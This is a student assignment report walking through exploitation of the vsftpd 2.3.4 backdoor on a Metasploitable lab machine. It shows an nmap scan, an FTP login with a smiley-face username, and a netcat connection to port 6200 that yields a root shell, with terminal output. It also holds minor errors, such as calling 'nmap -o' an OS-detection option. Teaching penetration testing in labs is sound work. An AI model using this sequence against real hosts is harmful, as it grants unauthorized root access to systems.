Sri Lanka Institute of Information Technology

Vulnerability Exploitation
(VSFTPD Backdoor Vulnerability)

Assignment 1

IE2012 – System and Network Programming

Student Registration Number	Student Name
IT21097560	Dissanayake D.S.N.N
IT21010026	Disanayake A.D.M.M.S

Abstract

This penetration test uses Kali Linux to get access to Metasploit. For this, we used Nessus to gather Metasploit's vulnerabilities.

Introduction


A backdoor is a sort of malware that bypasses standard authentication mechanisms to gain access to a system. As a result, remote access to application resources such as databases and file servers is allowed, allowing attackers to remotely issue system commands and update malware.

A backdoor has been compiled into the version of vsftpd operating on the remote host. Attempting to log in with a username that contains:) (a smiley face) activates the backdoor, which opens a shell on TCP port 6200. After a client connects and disconnects from it, the shell stops listening.

vsftpd (very secure FTP daemon) is an FTP server for Unix-like platforms, such as Linux. It is the default FTP server in the Linux distributions Ubuntu, CentOS, Fedora, NimbleX, Slackware, and RHEL. The GNU General Public License applies to it.


To get the access we need to follow below Steps:

- We must first launch Metasploit. so they've already given it a username and password of 'msfadmin' to get in with.



```
 * Starting periodic command scheduler crond                            [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                             [ OK ]
 * Starting web server apache2                                          [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                        [ OK ]

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password: _
```


- Then we demonstrated what our susceptible machine's ip address and network address are. We used the command 'ifconfig' in this case.



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:bc:ce:c1
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febc:cec1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:53 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1846 (1.8 KB)  TX bytes:7807 (7.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:123 errors:0 dropped:0 overruns:0 frame:0
          TX packets:123 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:33977 (33.1 KB)  TX bytes:33977 (33.1 KB)

msfadmin@metasploitable:~$
```

- Network address of our vulnerable machine is 192.168.56.101.


- After that, we opened a terminal on our machine and used the same command 'ifconfig' to find out what our machine's IP address was.



```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0c:36:51
          inet addr:192.168.56.10  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0c:3651/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2157 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2578 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:152690 (149.1 KiB)  TX bytes:155014 (151.3 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2120 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2120 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:92224 (90.0 KiB)  TX bytes:92224 (90.0 KiB)

root@kali:~# 
```

- 192.168.56.10 is the IP address. The IP address will then be visible.


- After that, I obtained the services associated with this IP address. 'nmap –o –sV 192.168.56.0/24' is the command I use for this. We can get OS with '–o'.



```
          RX bytes:92224 (90.0 KiB)  TX bytes:92224 (90.0 KiB)

root@kali:~# nmap -o -sV 192.168.56.0/24

Starting Nmap 6.25 ( http://nmap.org ) at 2020-11-22 12:14 GMT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.10
Host is up (0.000026s latency).
All 1000 scanned ports on 192.168.56.10 are closed

Nmap scan report for 192.168.56.100
Host is up (0.00039s latency).
All 1000 scanned ports on 192.168.56.100 are filtered
MAC Address: 08:00:27:D8:EF:6A (Cadmus Computer Systems)

Nmap scan report for 192.168.56.101
Host is up (0.00062s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:C3:DB:80 (Cadmus Computer Systems)

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.46 seconds
root@kali:~# 
```

- These are the services accessible using this network address.


- Then we used its bug to log in to our susceptible PC.



```
Nmap scan report for 192.168.56.10
Host is up (0.000026s latency).
All 1000 scanned ports on 192.168.56.10 are closed

Nmap scan report for 192.168.56.100
Host is up (0.00039s latency).
All 1000 scanned ports on 192.168.56.100 are filtered
MAC Address: 08:00:27:D8:EF:6A (Cadmus Computer Systems)

Nmap scan report for 192.168.56.101
Host is up (0.00062s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:C3:DB:80 (Cadmus Computer Systems)

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.46 seconds
root@kali:~# ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.4)
Name (192.168.56.101:root): disanayake:)
331 Please specify the password.
Password:
```


- To access the system, we can use any name and password. Then we use its own bug to log in to our vulnerable machine.

- Then we created a new terminal and a backdoor in our vulnerable machine. 'nc 192.168.56.101 6200' was used.



```
root@kali:~# nc 192.168.56.101 6200
```


- We can modify vulnerable machines after opening a backdoor to the machine. We've already begun to exploit the machine.



```
root@kali:~# nc 192.168.56.101 6200
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
disanayake
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
```


- This is the list of our vulnerable machine.

- Finally, we got the ifconfig command to obtain the network address.




```
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
disanayake
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c3:db:80
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec3:db80/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1716 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1127 errors:0 dropped:0 overruns:0 carrier:0
